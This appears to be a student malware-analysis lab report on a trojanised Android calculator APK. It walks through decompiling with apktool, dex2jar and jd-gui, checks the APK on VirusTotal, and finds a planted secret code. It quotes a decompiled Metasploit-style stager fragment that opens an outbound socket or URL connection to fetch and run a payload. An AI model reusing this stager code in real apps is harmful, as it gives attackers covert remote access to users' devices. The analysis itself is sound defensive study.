

Malicious APK File Analysis - No. 12


We have been assigned to analyze the malicious apk file of group 12 and the name of apk file is mal_calculator.apk.

Using apktool decompile option, first the given apk file is decompiled and extracted the files to folder named “a2st2” and analyzed further by looking into AndroidManifest.xml.





Following **permissions** are the ones that app is being granted with:



The name of the app is “Calculator” as mentioned in the Strings.xml


Also Stirngs.xml file which resides in the values folder is one such file which has to be looked into for finding any malicious activity.

This is when we have discovered the embedded **secret code**

The Strings.xml also give the owner of the apk file and the url from where apk file is copyrighted to : market://details?id=net.tecnotopia.SimpleCalculator


A string element with name “**menu_get_pro**” was being used to store the secret code and the secret code is “**smile**”

<string name="menu_get_pro">Secret Code is Smile</string>





Further,

Apktool.yml file gives us more information about the packaging of application after its recompiled and renamed using apktool. This file gives us so much information about the malicious app created like, compression types, sdk versions, targeted sdk versions etc.




We further used dex2jar to convert apk to jar files and debug the source code of it.





Jd-gui has been used to view the jar file sand classes and the source code of the apk file to further alanyze.

```
┌──(kali㉿kali)-[~/Downloads/a2s2Analysis]
└─$ jd-gui classes-dex2jar.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```




mainActivity.class ha been analyzed for the different activities that the app is intended to perform. MainActivity class pretty much performs the same functions what a simple calculator app does and the methods and variables all solves the same purpose. This class doesn't have any code that looks suspicious. The methods like "onCreate" , " ONCOntextChanged" also inteds to the operations which a calculator performs. The views, the buttons, the methods, the declaration of numbers, declaration of operations like + , - , *, / etc everything are configured in this class which is supposed ot be the way it should be.

Also none of the code is obfuscated as all of the classes have readable source code.

There has been some encryption done and the SHA-1 hash for the same : c2f310707a6f73063a5fa58534cf5d004d373f4a

There exists some malicious payload in the app but not harmful as it is not exposed or being triggered by any of the apk main methods. The apk file is also being analysed using virus total for a highlevel report and it is found to be malicious.



We can see that Android.Metasploit has been identified and t is generally used for injecting malicious payloads. A trojan agent downloader has also been detected.

While further analyzing files/classes using jd-gui, few classes were found to have url triggers which could be malicious since a calculator app has got nothing to do with socket and url connections.

```
try {
  if (str.startsWith("tcp")) {
    Socket socket;
    String[] arrayOfString = str.split(":");
    int i = Integer.parseInt(arrayOfString[2]);
    String str1 = arrayOfString[1].split("/")[2];
    if (str1.equals("")) {
      ServerSocket serverSocket = new ServerSocket();
      this(i);
      socket = serverSocket.accept();
      serverSocket.close();
    } else {
      socket = new Socket((String)socket, i);
    }
    if (socket != null) {
      DataInputStream dataInputStream = new DataInputStream();
      this(socket.getInputStream());
      DataOutputStream dataOutputStream = new DataOutputStream();
      this(socket.getOutputStream());
      a(dataInputStream, dataOutputStream, h);
    }
  } else {
    URL uRL = new URL();
    this(str);
    URLConnection uRLConnection = uRL.openConnection();
    a.a(uRLConnection, g, f);
    if (str.startsWith("https"))
      f.a(uRLConnection, d);
    InputStream inputStream = uRLConnection.getInputStream();
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    this();
    DataInputStream dataInputStream = new DataInputStream();
    this(inputStream);
    a(dataInputStream, byteArrayOutputStream, h);
```

The Secret code found is "Smile" 😊